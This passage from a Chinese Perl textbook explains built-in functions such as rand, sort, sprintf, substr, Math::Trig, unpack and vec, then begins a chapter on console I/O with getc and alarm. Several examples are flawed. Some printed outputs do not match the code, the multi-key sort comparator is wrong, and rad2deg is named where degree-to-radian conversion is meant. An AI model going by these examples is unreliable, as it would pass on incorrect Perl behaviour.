例如，可以用如下方法使用 POSIX `tan` 函数得到  $\pi/4$  的正切值：

```
use POSIX;
print POSIX::tan(atan2 (1, 1));

1
```

也可以使用 Perl 的 `Math::Trig` 模块中的 `tan` 函数完成相同的功能。注意，这里使用了 Perl 的 `atan2` 函数来得到  $\pi/4$  的值，但 `Math::Trig` 模块有一个预定义常量 `pi`，它保存了相同的值（参见本章后面的主题“`Math::Trig` 中的 Trig 函数”）。

POSIX 中包括什么函数？表 11.1 中列出了这些函数。这个表中的一些名称是非常熟悉的；许多 POSIX 函数都已经在 Perl 中实现了，但不是全部。

表 11.1 POSIX 函数

_exit	execlp	getegid	lseek	scanf	strtod
abort	execv	getenv	malloc	setgid	strtok
abs	execve	geteuid	mblen	setjmp	strtol
access	execvp	getgid	mbstowcs	setlocale	strtoul
acos	exit	getgrgid	mbtowc	setpgid	strxfrm
alarm	exp	getgrnam	memchr	setsid	sysconf
asctime	fabs	getgroups	memcmp	setuid	system
asin	fclose	getlogin	memcpy	sigaction	tan
assert	fcntl	getpgrp	memmove	siglongjmp	tanh
atan	fdopen	getpid	memset	sigpending	tcdrain
atan2	feof	getppid	mkdir	sigprocmask	tcflow
atexit	ferror	getpwnam	mkfifo	sigsetjmp	tcflush
atof	fflush	getpwuid	mktime	sigsuspend	tcgetpgrp
atoi	fgetc	gets	modf	sin	tcsendbreak
atol	fgetpos	getuid	nice	sinh	tcsetpgrp
bsearch	fgets	gmtime	offsetof	sleep	time
calloc	fileno	isalnum	open	sprintf	times
ceil	floor	isalpha	opendir	sqrt	tmpfile
chdir	fmod	isatty	pathconf	srand	tmpnam
chmod	fopen	isctrl	pause	sscanf	tolower
chown	fork	isdigit	perror	stat	toupper
clearerr	fpathconf	isgraph	pipe	strcat	ttyname
clock	fprintf	islower	pow	strchr	tzname
close	fputc	isprint	printf	strcmp	tzset
closedir	fputs	ispunct	putc	strcoll	umask
cos	fread	isspace	putchar	strcpy	uname
cosh	free	isupper	puts	strcspn	ungetc
creat	freopen	isxdigit	qsort	strerror	unlink
ctermid	frexp	kill	raise	strftime	utime
ctime	fscanf	labs	rand	strlen	vfprintf
cuserid	fseek	ldexp	read	strncat	vprintf
difftime	fsetpos	ldiv	readdir	strncmp	vsprintf
div	fstat	link	realloc	strncpy	wait
dup	ftell	localeconv	remove	stroul	waitpid
dup2	fwrite	localtime	rename	strpbrk	wcstombs



(续表)

errno	getc	log	rewind	strchr	wctomb
execl	getchar	log10	rewinddir	strspn	write
execle	getcwd	longjmp	rmdir	strstr	

实际上，表 11.1 中的许多函数以不同的名称存在于 Perl 中；例如，POSIX strstr 函数和 Perl 的 index 函数是相同的。看下面这个使用 strstr 的例子：

```
use POSIX;
$text = "Here's the text!";
print "The substring starts at position " . strstr $text, 'text';

The substring starts at position 11
```

为进一步了解 Perl 中的 POSIX 函数，阅读 Perl 附带的 POSIX 说明文档。

11.2.23 rand：创建随机数

要产生随机数，以模仿科学数据，如抽奖产生的数字，可以使用 rand 函数。  
可以用如下方式使用 rand 函数来创建随机数：

```
rand
rand EXPR
```

这个函数创建了 0 到 1 之间的数字，除非作为 EXPR 传递给它一个值，在这种情况下，它产生的数字位于 0 到那个值之间，但不包括那个值。如果希望产生指定范围内的数字，如 a 到 b，则可以使用类似 rand(b-a) + a 这样的表达式。

下面的例子产生了 0 到 100 之间的随机数：

```
$random = rand(100);
print $random;

16.6961669921875
```

当运行它时，脚本类似这样：

```
%perl random.pl

56.73828125

%perl random.pl

13.3270263671875

%perl random.pl

83.09326171875
```

随机数发生器需要种子值，这可以用 srand 函数来设置（参见本章后面的主题 “srand:

设置随机数种子”节)。然而从 Perl 的版本 5.004 开始，如果没有调用 `srand`，则 Perl 将自动调用它。

在 Perl 中，不仅可以产生随机数，下面的例子说明如何产生随机字母。

```
$letter = ('a' .. 'z')[26 * rand];
print $letter;
```

*k*

这个例子可以解决问题：

```
print "Some lottery numbers to try:";
foreach (1 .. 6) {
    print " " . int rand (50) + 1;
}
```

*Some lottery numbers to try: 44 34 17 12 40 27*

---

**提示：**从 Perl 版本 v5.6.0 开始，Perl 企图在可以使用的系统库中找到最真实的随机数产生程序；但是，如果需要完全随机的数字，可使用 CPAN 的 `Math::Random` 和 `Math::TrulyRandom` 模块。

---

#### 11.2.24 reverse：颠倒表

如果希望按阿拉伯字母顺序排序，但 `sort` 子程序中的比较出现了错误，整个表是按照阿拉伯字母的反顺序排列的。此时使用 `reverse` 函数来颠倒表的顺序。

`reverse` 函数可以颠倒表的顺序，然后返回颠倒后的表；一般情况下，可以这样使用它：

```
reverse LIST
```

看下面这个简短的例子：

```
print join(" ", reverse (1 .. 20));
```

*20 19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1*

注意，当向表函数传递数组和哈希表时，它们是作为表传递的，这意味着可以像这样对数组使用 `reverse`：

```
@array = (1, 2, 3);
print join(" ", reverse @array);
```

*3, 2, 1*

实际上，如果需要，也可以用 `reverse` 颠倒哈希表：

```
$hash{sandwich} = grilled;
$hash{drink} = 'root beer';
%reversed = reverse %hash;
```

```
while($key = each(%reversed)) {print "$key => $reversed{$key}\n";}
```

```
root beer => drink
grilled => sandwich
```

另外，也可以用 `reverse` 函数颠倒字符串：

```
$string = "Hello!";
$reversed = reverse($string);
print "$reversed\n";

!olleH
```

### 11.2.25 rindex: 颠倒索引

`rindex` 函数的工作方式与 `index` 函数类似，但这个函数返回 STR 中最后 1 次（而不是第 1 次）出现 SUBSTR 的位置：

```
rindex STR, SUBSTR, POSITION
rindex STR, SUBSTR
```

如果规定了位置，则 `rindex` 返回该位置之前或者在该位置上指定字符串的最后一次出现位置。如果没有找到子串，则 `rindex` 返回 -1（实际上，就是数组基数值减 1，而数组基数值通常是 0）。

这个例子说明了如何使用 `index` 和 `rindex`：

```
$text = "I said, no, I just don't know.";

print "First occurrence of \"no\" is at position: " .
      index($text, "no") . "\n";
print "Last occurrence of \"no\" is at position: " .
      rindex($text, "no") . "\n";

First occurrence of "no" is at position: 8
Last occurrence of "no" is at position: 26
```

### 11.2.26 sin: 正弦

要计算某个角度的正弦，可使用 `sin`。

`sin` 函数返回表达式的正弦值；如果没有指定表达式，则这个函数使用 `$_`。一般情况下，可以这样使用 `sin`：

```
sin EXPR
sin
```

传递给 `sin` 的角度必须以弧度为单位（圆包含  $2\pi$  弧度）。要将单位从度转换为弧度，将数值乘以  $\pi$  弧度然后除以 180 度，或者可以使用 `Math::Trig` 模块中的 `rad2deg` 函数（参见本章后面的主题“`Math::Trig` 中的 Trig 函数”节）。下面的这个例子说明 45 度的正弦值是 2 的



平方根除以 2:

```
$angle = 45;
$conversion = 3.14159265358979 / 180;
$radians = $angle * $conversion;
print "The sine of $angle degrees = ", sin $radians;

The sine of 45 degrees = 0.707106781186547
```

要得到反正弦值，使用 **POSIX:asin** 函数（参见本章前面的主题“**POSIX 函数**”节）或者 **Math::Trig** 模块中的 **asin** 函数（参见本章后面的“**Math::Trig 中的 Trig 函数**”节），如：

```
use POSIX;
$angle = 45;
$conversion = 3.14159265358979 / 180;
$radians = $angle * $conversion;
$sine = sin $radians;
print "The sine of $angle degrees = ", $sine, "\n";

The sine of 45 degrees = 0.707106781186547

$asine = POSIX::asin $sine;
$reconversion = 180 / 3.14159265358979;
$degrees = $asine * $reconversion;
print "The arcsine of $sine = ", $degrees, " degrees.";

The arcsine of 0.707106781186547 = 45 degrees.
```

### 11.2.27 sort: 排序表

要将全部的员工记录组成公司电话簿，记录是没有顺序的，此时可以使用 **sort** 函数。**sort** 函数可以对表进行排序，并返回排序后的表：

```
sort SUBNAME LIST
sort BLOCK LIST
sort LIST
```

如果没有指定 **SUBNAME** 或者 **BLOCK**，则 **sort** 函数按照标准字符串顺序对表排序。如果规定了子程序，则那个子程序必须返回一个整数，它小于、等于或者大于 0，以说明希望如何对元素排序。也可以作为内联排序子程序指定 **BLOCK**。研究这些例子，注意，当需要单个值时，可以使用变量 **\$a** 和 **\$b** 来代表要排序的单个值：

```
@array = ('z', 'b', 'a', 'x', 'y', 'c');
print join (" ", @array) . "\n";

z, b, a, x, y, c

print join(" ", sort {$a cmp $b} @array) . "\n";

a, b, c, x, y, z
```

```

print join(", ", sort {$b cmp $a} @array) . "\n";

z, y, x, c, b, a

@array = (1, 5, 6, 7, 3, 2);
print join(", ", sort {$a <=> $b} @array) . "\n";

1, 2, 3, 5, 6, 7

print join(", ", sort {$b <=> $a} @array) . "\n";

7, 6, 5, 3, 2, 1

```

可以这样在代码块中使用字符串比较运算符 `cmp`（参见第 4 章，以进一步了解运算符）：

```

print sort {$a cmp $b} ("c", "b", "a");

abc

```

可以用这种方式按降序排序：

```

print sort {$b cmp $a} ("c", "b", "a");

cba

```

也可以设置比较对多个值排序。下面的例子对数组进行排序，数组按照类别以及子类别保存了零售产品的名称：

```

@name = qw(curains towels pants pants);
@category = qw(home home clothing clothing);
@subcategory = qw(bedroom bathroom indoor outdoor);
@indices = sort {$category[$a] cmp $subcategory[$b]
    or $category[$a] cmp $subcategory[$b]} (0 .. $#name);

foreach $index (@indices) {
    print "$category[$index] ($subcategory[$index]): $name[$index]\n";
}

home (bedroom): curains
home (bathroom): towels
clothing (outdoor): pants
clothing (indoor): pants

```

甚至可以像这样在子程序中加入比较值的代码：

```

sub sort_function
{
    return (shift(@_) <=> shift(@_));
}

print join ("", " ", sort {sort_function($a, $b)} (6, 4, 5));

4, 5, 6

```

在 Perl v5.6.0 中，如果提供了子程序 `prototype $$`（参见第 7 章，以进一步了解原型），

则不再需要明确使用\$a和\$b:

```
sub sort_function($$)
{
    return (shift(@_) <=> shift(@_));
}
print join (" ", sort sort_function (6, 4, 5));

4, 5, 6
```

注意：对表排序需要很多时间，所以代码优化很重要。有许多人正在研究如何优化排序，包括在 Perl 中排序。如果排序操作占用了许多时间，则阅读有关这个问题的一些相关论文是值得的。例如，可以看一看 CPAN 上的相关文章。

---

提示：排序涉及到许多比较操作，如果比较子程序包含许多代码，则会显著降低程序的运行速度。一种解决方法就是首先在数组上执行子程序中的所有计算，使用 map，创建新数组，对数组排序，然后使用另一个 map 返回到原始数组。这种技术称为映射 - 排序 - 映射排序。

---

相关解决方案参见 14.2.1 节“Benchmark：测试代码执行时间”。

### 11.2.28 split：字符串拆分为字符串数组

在第 2 章中首次接触到 split 函数。这里将对该函数进行简短的说明。

split 函数将字符串拆分为字符串数组，一般情况下，可以像这样使用它：

```
split /PATTERN/, EXPR, LIMIT
split /PATTERN/, EXPR
split /PATTERN/
split
```

如果规定了 PATTERN，则 Perl 将把匹配模式的东西作为字符串中字段之间的定界符。如果规定了 LIMIT，则 split 所拆分的字段个数不会超过 LIMIT。如果没有规定要拆分的 EXPR，则 split 使用\$\_。

下面的例子使用了 split；这个例子将单词 Hello 拆分为字母表，然后将它们连接为一个字符串：

```
print join('-', split(//, 'Hello'));

H-e-l-l-o
```

也可以用空格拆分字符，这是非常常见的。下面的例子从 split 返回的表中提取一个单词：

```
print ((split " ", "Now is the time")[3]);

time
```



### 11.2.29 sprintf: 格式化字符串

新程序 SuperDuperDataCrunch 很不错，但有一个问题，它打印 7 位小数，如何解决这个问题？

可以使用 `sprintf` 函数格式化字符串字段。在第 8 章中首次接触到了 `sprintf`。这里简要回顾一下 `sprintf`。

`sprintf` 函数格式化字符串、插入和格式化值表。一般情况下，可以像这样使用 `sprintf`：

```
sprintf FORMAT, LIST
```

在这里，`FORMAT` 是字符串，它说明如何格式化 `LIST` 中的数据项。通常情况下，`LIST` 中的每个元素都要在 `FORMAT` 中使用一个转换。可以在 `FORMAT` 中使用下列转换：

- ◆ `%%`——百分号
- ◆ `%c`——具有给定编号的字符
- ◆ `%d`——用 10 进制表示的有符号整数
- ◆ `%E`——用科学计数法表示的浮点数字
- ◆ `%e`——和 `%E` 类似，但使用小写字母 `e`
- ◆ `%f`——用定点 10 进制数方法表示的浮点数字
- ◆ `%G`——用 `%e` 或者 `%f` 方法表示的浮点数字
- ◆ `%g`——和 `%G` 类似，但是使用小写字母 `g`
- ◆ `%n`——下一个变量中输出的字符个数
- ◆ `%o`——用 8 进制表示的无符号整数
- ◆ `%p`——指针（用 16 进制表示的值地址）
- ◆ `%s`——字符串
- ◆ `%u`——用 10 进制表示的无符号整数
- ◆ `%X`——用 16 进制表示的无符号整数
- ◆ `%x`——和 `%X` 类似，但是使用小写字母

为了保持向后兼容，Perl 也允许使用这些转换：

- ◆ `%D`——和 `%ld` 相同
- ◆ `%F`——和 `%f` 相同
- ◆ `%i`——和 `%d` 相同
- ◆ `%O`——和 `%lo` 相同
- ◆ `%U`——和 `%lu` 相同

另外，Perl 允许在 `%` 和转换字母之间加入下列标记：

- ◆ `-`——字段内左对齐

- ◆ #——在非 0 的 8 进制数前面加入 0，则非 0 的 16 进制数前面加入 0x
- ◆ .数字——为浮点数值设置小数点后的位数，为字符串设置最大长度，或者为整数设置最小长度
- ◆ +——在正数前面加入正号
- ◆ 0——使用 0，而不是空格来右对齐
- ◆ h——作为 C 类型的短整型或者无符号短整型来解释整数
- ◆ l——作为 C 类型的长整型或者无符号长整型来解释整数
- ◆ 数字——设置最小字段宽度
- ◆ 空格——在整数的前面加入空格

而且，下面的这个标记是针对 Perl 的：

- ◆ V——作为 Perl 的标准整数类型来解释整数

现在，看下面的这些例子（注意，第 1 个例子圆整了它的值）：

```
$value = 1234.56789;
print sprintf "%.4f\n", $value;

1234.5679

print sprintf "%.5f\n", $value;

1234.56789

print sprintf "%6.6f\n", $value;

1234.567890

print sprintf "%+.4e\n", $value;

+1.2346e+003
```

相关解决方案参见 8.2.21 节“字符串处理：用 sprintf 格式化字符串”。

### 11.2.30 sqrt：平方根

计算数字的平方根，可以使用 sqrt 函数。

sqrt 函数返回表达式的平方根；如果忽略了表达式，则 sqrt 使用\$\_。一般可以像这样使用 sqrt：

```
sqrt EXPR
sqrt
```

考虑下面这个简短的例子：

```
print sqrt 144;

12
```

下面的例子让用户输入直角三角形两条直角边的长度，并打印斜边的长度：

```
print "Welcome to the Hypotenuser!\n";
print "Enter two sides of a right triangle: ";
while (<>) {
    ($a, $b) = split;
    $hypotenuse = sqrt($a * $a + $b * $b);
    print "The hypotenuse is: ", $hypotenuse, "\n";
    print "Enter two sides of a right triangle: ";
}
```

```
Welcome to the Hypotenuser!
Enter two sides of a right triangle: 2 4
The hypotenuse is: 4.47213595499958
Enter two sides of a right triangle: 3 4
The hypotenuse is: 5
Enter two sides of a right triangle: 1 5
The hypotenuse is: 5.09901951359278
Enter two sides of a right triangle:
```

---

**提示：**sqrt 函数仅仅是为了提供方便，因为计算平方根非常常见，因此，在 Perl 和许多其他编程语言中提供了这个函数。为了不使用 sqrt 计算平方根值，或者计算其他方次值，可以使用幂运算符\*\*，如 sqrt(144) 和 144\*\*0.5 是一样的，而 84 的 4 次方根就是 81\*\*0.25。

---

### 11.2.31 srand：设置随机数种子

使用随机数函数 rand 时，每次运行程序，它总是产生相同的数字序列。解决方法是，在使用 rand 之前调用 srand 函数来设置随机数发生器的种子。

srand 函数为 rand 函数设置随机数种子。如果忽略了 EXPR，则 srand 根据当前时间和进程 ID 而设置种子：

```
srand EXPR
srand
```

这个例子说明如何使用 srand：

```
srand;
$random = rand(100);
print $random;

57.4920654296875
```

注意，对于版本 5.004 和以后的版本来说，Perl 将自动调用 srand。

### 11.2.32 substr：得到子串

在第 8 章中介绍字符串处理时，我们接触到了 substr 函数。在这里将简要回顾 substr。



`substr` 函数是非常有用的，它从所传递的字符串中返回子串：

```
substr EXPR, OFFSET, LEN, REPLACEMENT
substr EXPR, OFFSET, LEN
substr EXPR, OFFSET
```

返回子串的第 1 个字符位于 `OFFSET` 处；如果 `OFFSET` 是负值，则 `substr` 从字符串的末尾开始，而且向后移动。如果忽略了 `LEN`，则 `substr` 返回字符串末尾之前的所有文本。如果 `LEN` 是负值，则 `substr` 在字符串末尾忽略 `len` 值所规定的字符个数。可以通过在 `REPLACEMENT` 中指定字符串而替换字符串。

下面这个简短的例子说明如何使用这个非常有用的函数：

```
$text = "Here is the text.";
print substr ($text, 12) . "\n";

text.

print substr ($text, 12, 4) . "\n";

text

substr ($text, 12, 4, "word");
print "$text\n";

Here is the word.
```

相关解决方案参见 8.2.18 节“字符串处理：用 `substr` 得到子串”。

### 11.2.33 time：得到从1970年1月1日以来的秒数

Perl 的 `time` 函数报告自从新纪元以来的秒数，要将那个数字转换为时间，可使用 `localtime` 函数。

`time` 函数返回自从新纪元开始以来所经历的（`nonleap`）秒数，可以像这样使用它：

```
time
```

对于多数 Perl 版本来说，新纪元的准确开始时间是 1970 年 1 月 1 日 0 点（注意，在 Mac OS 上，日期是 1904 年 1 月 1 日）。如果直接使用 `time`，则可能会看见下列结果：

```
print "Current epoch time in seconds = ", time, "\n";

Current epoch time in seconds = 923587470
```

可以把那个值传递给 `localtime` 函数，以得到便于理解的结果：

```
print "Current time = ", scalar localtime(time()), "\n";

Current time = Thu Apr 8 12:04:30 2000
```

实际上，如果没有向 `localtime` 传递值，则在默认情况下，它将使用 `time` 函数的返回值。

11.2.34 Math::Trig中的三角函数

Perl 本身仅仅支持 sin、cos 和 atan2 函数，但我们可以利用它们计算更多的三角函数。可以使用 sin、cos 和 atan2 计算许多三角函数。表 11.2 中列出了可能的计算方法。

表 11.2 计算三角函数

函数	计算方法
正切	$\sin(X)/\cos(X)$
正割	$1/\cos(X)$
余割	$1/\sin(X)$
余切	$1/\tan(X)$
反正弦	$\text{atan2}(X/\sqrt{-X^2+1}, 1)$
反余弦	$\text{atan2}(-X/\sqrt{-X^2+1}, 1)+2*\text{atan2}(1,1)$
双曲正弦	$(\exp(X)-\exp(-X))/2$
双曲余弦	$(\exp(X)+\exp(-X))/2$
双曲正切	$(\exp(X)-\exp(-X))/(\exp(X)+\exp(-X))$
双曲正割	$2/(\exp(X)+\exp(-X))$
双曲余割	$2/(\exp(X)-\exp(-X))$
双曲余切	$(\exp(X)+\exp(-X))/(\exp(X)-\exp(-X))$
反双曲正弦	$\log(X+\sqrt{X^2+1})$
反双曲余弦	$\log(X+\sqrt{X^2-1})$
反双曲正切	$\log((1+X)/(1-X))/2$
反双曲正割	$\log((\sqrt{-X^2+1}+1)/X)$
反双曲余割	$\log((\text{sign}(X)*\sqrt{X^2+1}+1)/X)$
反双曲余切	$\log((X+1)/(X-1))/2$

注意，在 POSIX 模块中可以找到许多三角函数。而且事实上，Perl 带有 Math::Trig 模块，它保存了在 Perl 中的其他地方无法找到的许多三角函数。可以在表 11.3 的 Math::Trig 模块中看见这些三角函数。

表 11.3 Math::Trig 中的三角函数

acos	asin	cotanh
acosec	asinh	coth
acosech	atan	csc
acosh	atan2	csch
acotacotan	atanh	sec
acotanh	cosec	sech
acoth	cosech	sinh

(续表)

acsc	cosh	tanh
acsch	cot	
asec	cotan	

Math::Trig 模块也保存了下列函数,可以在度和弧度之间进行单位转换:rad2deg、deg2rad、grad2deg、deg2grad、rad2grad 和 grad2rad。

下面的例子说明了如何使用 Math::Trig。

```
use Math::Trig;

print "Pi = ", pi, "\n";

Pi = 3.14159265358979

print "Pi in degrees = ", rad2deg pi, "\n";

Pi in degrees = 180

print "The tangent of 0 = ", tan(0), "\n";

The tangent of 0 = 0

print "The arc 余弦 of 1 = ", acos(1), "\n";

The arc 余弦 of 1 = 0

print "The arc 正弦 of 1 / sqrt(2) = ", rad2deg(asin(1 / sqrt(2))),
      " degrees\n";

The arc 正弦 of 1 / sqrt(2) = 45 degrees
```

11.2.35  uc: 转换为大写

在第 8 章中出现了 uc 函数,但这里将更加详细地介绍这个函数。uc 函数将传递给它的字符串转换为大写形式,并返回转换后的字符串;如果没有向 uc 传递字符串,则它使用\$\_。一般情况下,可以像这样使用这个函数:

```
uc EXPR
uc
```

现在,请看下面这个简短的例子:

```
print uc 'hello!';

HELLO!
```

下面的例子使用 lc 和 uc 将输入的内容转换为小写和大写:

```
while (<>) {
    print "Here's what you typed lowercased: " . lc . "\n";
```



```
    print "Here's what you typed uppercased: " . uc . "\n";
}
```

```
Perl rules!
```

```
Here's what you typed lowercased: perl rules!
```

```
Here's what you typed uppercased: PERL RULES!
```

相关解决方案参见 8.2.15 节 8.2.15 节“字符串处理：用 lc 和 uc 转换大小写”。

### 11.2.36 ucfirst：大写第一个字符

要将句子转换为标题，需使用 `ucfirst` 函数。

`ucfirst` 函数返回一个字符串，而且字符串中的第一个字符是大写；如果没有向 `ucfirst` 传递字符串，则它使用 `$_`。一般情况下，可以这样使用这个函数：

```
ucfirst EXPR
ucfirst
```

现在，请看下面这个简短的例子：

```
print ucfirst "i said yes!";
```

```
I said yes!
```

下面的例子将句子转换为标题（所有单词的第 1 个字母都大写）：

```
$headline = "Government announces tax rebate for Perl programmers!";
foreach (split " ", $headline) {
    print ucfirst, " ";
}
```

```
Government Announces Tax Rebate For Perl Programmers!
```

---

**提示：**`lcfirst` 实际上是内部 Perl 函数，它实现了双引号内字符串中的 `\l` 转义符，而 `ucfirst` 函数是内部 Perl 函数，它实现了双引号内字符串中的 `\u` 转义符。如果使用了附注 `use locale`，则这两个函数都 `LC_CTYPE` locale。

---

相关解决方案参见 8.2.16 节“字符串处理：用 `lcfirst` 和 `ucfirst` 转换第 1 个字母的大小写”。

### 11.2.37 unpack：从打包字符串中解开值

我们有一些经过文本化编码的数据，现在需要解码，此时使用 `unpack` 函数即可。

`unpack` 函数可以解开会用 `pack` 函数打包的子串：

```
unpack TEMPLATE, EXPR
```

在这里，`EXPR` 是要解开的字符串，而 `TEMPLATE` 参数和 `pack` 函数是一样的。下面的例子说明了如何解开经过打包的字符串：

```
$string = pack("ccc", 88, 89, 90);
print join(", ", unpack "ccc", $string);

88, 89, 90
```

下面的例子解开了用 `vec` 函数打包的 16 进制值（参见本章后面的主题“`vec` 访问无符号整数向量”节），将其转换为 0 和 1 构成的字符串：

```
vec ($data, 0, 32) = 0x11;
$bitstring = unpack("B*", $data);
print $bitstring;

0000000000000000000000000000000010001
```

实际上，也可以和 `pack` 函数一起使用 `unpack` 函数，以将数字转换为二进制：

```
$decimal = 17;
$binary = unpack("B32", pack("N", $decimal));
print $binary;

0000000000000000000000000000000010001
```

为了将二进制位构成的字符串转换为数字，只需颠倒上面的步骤，例如：

```
$decimal = 17;
$binary = unpack("B32", pack("N", $decimal));
$newdecimal = unpack("N", pack("B32", $binary));
print $newdecimal;

17
```

---

**提示：**用这种方式转换的字符串必须有 32 位；所以如果需要，在前面加入先导 0。

---

下面的例子对文件进行文本化编码（例如，类似在 Usenet 上进行编码）。注意，下面仅仅是基本代码，而且所能处理的文本化编码文件中必须已经删除了除了实际文本化编码之外的所有行（也就是说，行以 `M` 开头）：

```
open INFILEHANDLE, "<data.uue";
open OUTFILEHANDLE, ">data.dat";

binmode OUTFILEHANDLE; #Necessary in MS DOS!
while (defined($line = <INFILEHANDLE>)) {
    print OUTFILEHANDLE unpack('u*', $line);
}

close INFILEHANDLE;
close OUTFILEHANDLE;
```

这个例子对 `data.uue` 进行文本化编码，并产生一个新文件 `data.dat`。可以按照需要替换那些名称，以定制这个例子满足自己的要求。

---

提示：是否希望用 MIME/BASE64 来编码字符串？可以像这样使用来自 CPAN 的 MIME 工具包：use MIME::base64;\$line = decode\_base64(\$data);。

---

### 11.2.38 values: 得到哈希表值

用 keys 函数在哈希表中循环，以得到哈希表中的键表。Perl 是否有对应的 values 函数，返回哈希表中的值表？答案是：当然有。

在表上下文中，values 函数返回列表，其中保存了哈希表中的值；在标量上下文中，它返回哈希表中值的数量。一般情况下，可以像这样使用 values：

```
values HASH
```

可以使用 values 函数在哈希表上迭代，例如：

```
$hash{sandwich} = 'ham and cheese';
$hash{drink} = 'diet cola';
foreach $value (values %hash) {
    print "$value\n";
}
```

```
diet cola
ham and cheese
```

相关解决方案参见 3.2.23 节“在哈希表中循环”。

### 11.2.39 vec: 访问无符号整数向量

要访问具体的每一位，可使用 vec 函数。

vec 函数将表达式作为无符号整数构成的一维数组处理（称为向量）并返回从特定偏移量处开始的位字段值：

```
vec EXPR, OFFSET, BITFIELD
```

这个函数返回 EXPR 中从 OFFSET 处开始的位；BITFIELD 参数指出为向量中的每个项所保留的位数（必须是 2 的 1 到 32 次方）。注意，也可以为 vec 赋值，以填充 EXPR 中的位字段。

下面的例子说明如何通过得到数字中的每位，而以二进制形式显示 16 进制整数：

```
$hexdigit = 0xA;
vec ($data, 0, 8) = $hexdigit;
print vec ($data, 3, 1);
print vec ($data, 2, 1);
print vec ($data, 1, 1);
print vec ($data, 0, 1);
```

```
1010
```



## 第 12 章 内置函数：输入/输出

### 12.1 深入分析

本章中，我们将以输入/输出函数来继续对 Perl 函数的讨论。处理输入和输出是 Perl 中非常重要的方面。Perl 输入/输出不仅包含如何处理控制台——读取用户输入的内容和显示程序输出——而且说明了如何使用其他进程和磁盘上的文件。所有这些输入/输出操作都是用文件句柄完成的。

#### 12.1.1 使用Perl输入/输出

因为这个主题涉及许多内容，我将把它分为两章内容。在本章中，将讨论控制台输入/输出，也就是用 `STDIN`、`STDOUT` 和 `STDERR` 文件句柄。在第 13 章中，将介绍有关文件处理问题，例如磁盘上的文件，这样可以创建自己的文件句柄。

在本章中，我们将研究使用标准输入/输出的许多方法，包括如何处理终端，方法包括移动光标、重定向输出到文件、记录错误、重定向输入到文件、一次读取单个字符（而不是读取整行内容）、重定义键、用 `printf` 打印格式化文本，以及使用我们以前不曾看见的许多文本输入/输出函数，例如 `warn`、`croak`、`carp` 和 `confess`。

下面的例子说明了在本章中将学习的输入/输出处理类型；这个例子使用 `getc` 函数来从 `STDIN` 读取单个字符，而不是整行内容：

```
system "stty cbreak </dev/tty >&1";
print ">";
while (($char = getc) ne 'q') {
    print "\n";
    print "You typed $char\n>";
}
```

当运行这个例子时，代码显示提示符 `>`，当输入字符时，代码会立即显示所输入的字符，而不会等待你按下 `Enter` 键以结束那行：

```
%perl immediate.pl
>x
You typed x
>y
You typed y
>z
```

*You typed z*

这段代码也明确说明了本章中的一个要点：这里的许多代码都是和系统有关的。例如，不可能在 MS-DOS 中按照逐个字符来读取从键盘输入的内容（和逐行相对）。所以，在 MS-DOS 中，前面的例子会等待你按下 Enter 键，然后从 STDIN 一次读取一个字符。正如 `getc` 所知道的那样，这种操作是正确的——从 STDIN 一次读取一个字符——但是在 MS-DOS 系统上，在按下 Enter 键之前，并不能从 STDIN 中读取字符。然而，在多数 Unix 系统上，可以在控制台层次关闭字符缓冲，这样每个字符将立即传送给代码。在这个例子中，代码使用 `system` 调用关闭了 Unix 中的缓冲方式（参见 e1 章，以更多地了解 `system` 函数）：

```
system "stty cbreak </dev/tty >&1";
```

然而，不能在 MS-DOS 中进行这种调用。可以看到，本章中的一些输入/输出内容是和系统有关的。我会指出它们适用的位置。

好了，这就是深入分析。让我们开始介绍快速解决方案吧。

## 12.2 快速解决方案

### 12.2.1 alarm：发送警告信号

人们正在通过网络用我们的脚本，有时候响应速度太慢，看起来似乎暂停了。此时可以使用 `alarm` 函数设置超时，即执行操作所需要的最长时间，在此之后将终止操作。

`alarm` 函数在特定的秒数之后，向进程发送信号，如果操作所用的时间过长，则可以使用信号来终止某个操作。一般情况下，可以像这样使用 `alarm`：

```
alarm SECONDS  
alarm
```

如果没有规定秒数，则 `alarm` 使用 `$_` 中的值。注意，MS-DOS 并不支持信号，所以它不支持 `alarm`。

---

**提示：**在一些系统上，流逝的时间比规定的时间少 1 秒，这是因为计算秒数的方式不一样。如果希望指定少于 1 秒的时间，使用 Perl 的 `syscall` 函数来访问系统的 `setitime`（如果系统支持它，注意，仅仅 Unix 支持它）。

---

现在，考虑这个例子：让用户输入字符，但是，如果他没有在 5 秒钟内输入字符，则代码将因为超时而终止，而且显示下列信息“Sorry, timed out。”程序首先向用户显示提示，然后将匿名字符串连接到 `$SIG` 哈希表的 `ALRM` 信号，以显示消息并退出（第 10 章中指出，`%SIG` 保存了对信号处理子程序的引用）：



```
print "Type something...\n";
local $SIG{ALRM} = sub { print "Sorry, timed out.\n"; exit; };
```

没有必要将子程序连接到 **ALRM** 信号；如果没有，则当时间耗尽时，默认警告处理程序将终止脚本执行，并在控制台上显示消息“Alarm clock”。

这个例子将警告信号设置为 5 秒时出现，等待用户输入内容，显示所输入的内容，然后像这样重置警告：

```
print "Type something...\n";
local $SIG{ALRM} = sub { print "Sorry, timed out.\n"; exit; };
alarm(5);
while(<>) {
    print "Thanks, please type again...\n";
    alarm(5);
}
```

如果用户没有输入任何内容，则不会重置警告，当发送警告信号时，脚本终止执行。可以像这样使用这段脚本；注意，最后超时出现了：

```
%perl impatient.pl

Type something...
Hi
Thanks, please type again...
Hello
Thanks, please type again...
Greetings...
Thanks, please type again...
Sorry, timed out.
```

重要的是：如果希望使用 **alarm** 来对系统调用设置超时，应该将代码包含在 **eval** 语句中，因为在某些系统上 **Perl** 会设置自动信号处理程序来重新启动系统。通过将代码放在 **eval** 语句中，就可以避免自动重新启动。

---

提示：也可以研究来自 CPAN 的更加强大的 **Sys::AlarmCall** 模块。

---

相关解决方案参见 10.2.56 节“%SIG：信号处理程序”。

### 12.2.2 使用sleep函数

**alarm** 函数和 **sleep** 函数密切相关，所以需要在这里介绍 **sleep**（实际上，**sleep** 经常用 **alarm** 函数实现）。**sleep** 让进程暂停指定的秒数，如果没有规定时间，则永远暂停（通过发送由进程处理的信号，就可以唤醒处于永远睡眠状态的进程）。一般情况下，**sleep** 的工作方式是这样的：

```
sleep SECONDS
sleep
```



下面的例子睡眠 10 秒，然后退出：

```
sleep 10;
```

---

提示：不应该混淆 alarm 和 sleep 调用，sleep 经常用 alarm 实现。

---

### 12.2.3 carp、cluck、croak和confess：报告警告和错误

代码中使用了大量的 warn 语句，但在看见警告时，并不知道实际上执行了哪条 warn 语句。解决方法是使用 Carp 模块。

